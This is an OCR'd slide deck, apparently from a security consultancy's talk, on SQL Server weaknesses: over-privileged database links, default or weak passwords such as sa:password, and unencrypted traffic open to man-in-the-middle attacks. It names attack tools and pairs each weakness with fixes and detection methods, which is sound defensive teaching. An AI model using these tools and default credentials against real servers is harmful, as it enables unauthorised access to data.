
#8 Excessive Database Link Privileges

What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server
- One or more database links
- Database links preconfigured with sysadmin privileges

netSPI
RISK COMPLIANCE SECURITY

#8 Excessive Database Link Privileges



#8 Excessive Database Link Privileges

Penetration Test Stats

- Database links exist (and can be crawled) in about **50%** of environments we've seen
- The max number of hops we've seen is **12**
- The max number of server crawled is **226**
- Usually executed through SQL injection

netSPI
RISK COMPLIANCE SECURITY

#8 Automating the Attack

New Tools Released

- PowerShell
  - Get-MSSQLLinkPasswords.psm1


    By Antti Rantasaari

Old Tools Released

- Metasploit
  - mssql_linkcrawler.rb
  - mssql_linkcrawler_sqli.rb

netSPI
RISK COMPLIANCE SECURITY

#8 DEMO


MSF
=[metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[844 exploits - 480 auxiliary - 149 post
+ -- --=[250 payloads - 27 encoders - 8 nops
msf >

#8 Excessive Database Link Privileges

What's the fix?

- Don't use database links if you don't need them
- Do configure them with least privilege
- Do configure them to inherit the privileges of the current login when possible

netSPI
RISK COMPLIANCE SECURITY

#9

Weak or Default

Passwords

#9 Weak or Default Passwords

What's the issue?

- Default sa account password
- Default vendor account passwords
- Weak passwords
  - test:test
  - sa:password
  - Etc…

netSPI
RISK COMPLIANCE SECURITY

#9 Weak or Default Passwords

Why is it a problem?

- Attackers can quickly gain unauthorized access to servers and data

- Tools for attack are everywhere
  - Metasploit
  - Hydra
  - SQLPing3
  - Etc..

netSPI
RISK COMPLIANCE SECURITY

#9 Weak or Default Passwords

What are the attack requirements?

- List of SQL Servers
  - Usually requires scanning

netSPI
RISK COMPLIANCE SECURITY

#9 Weak or Default Passwords

What's the fix?

- Do set strong password policies
  - They can be inherited from the domain
- Do change default vendor passwords
- Do disable the default sa account
- Do enforce development environments

netSPI
RISK COMPLIANCE SECURITY

#10

No Transport

Encryption

#10 No Transport Encryption

What's the issue?

- By default, database communications are not encrypted

netSPI
RISK COMPLIANCE SECURITY

#10 No Transport Encryption

What is it a problem?

- Sensitive data can be exposed via MITM
- SQL injection via MITM
  - Can result in database and system compromise
- Free tools available
  - Atticuss/SQLViking (Go see the talk!)
  - Ettercap and fancy filters

netSPI
RISK COMPLIANCE SECURITY

#10 No Transport Encryption

What are the attack requirements?

- Man in the middle position or local admin on the client/server

netSPI
RISK COMPLIANCE SECURITY

#10 No Transport Encryption


What's the fix??

- Do enable SSL encryption

http://support.microsoft.com/kb/316898

netSPI
RISK COMPLIANCE SECURITY

What can be done?



What can be done?

Prevent Unauthorized Access

- Enforce least privilege everywhere
- Use secure impersonation methods
- Parameterize queries in stored procedures

Detect Attempted Attacks

- Profiler (server access)
- DML Triggers (data mods)
- DDL Triggers (structure mods)
- SQL Server Audit (server/database level)

netSPI
RISK COMPLIANCE SECURITY

Questions?

netSPI
RISK COMPLIANCE SECURITY

BE SAFE and

HACK RESPONSIBLY

netSPI
RISK COMPLIANCE SECURITY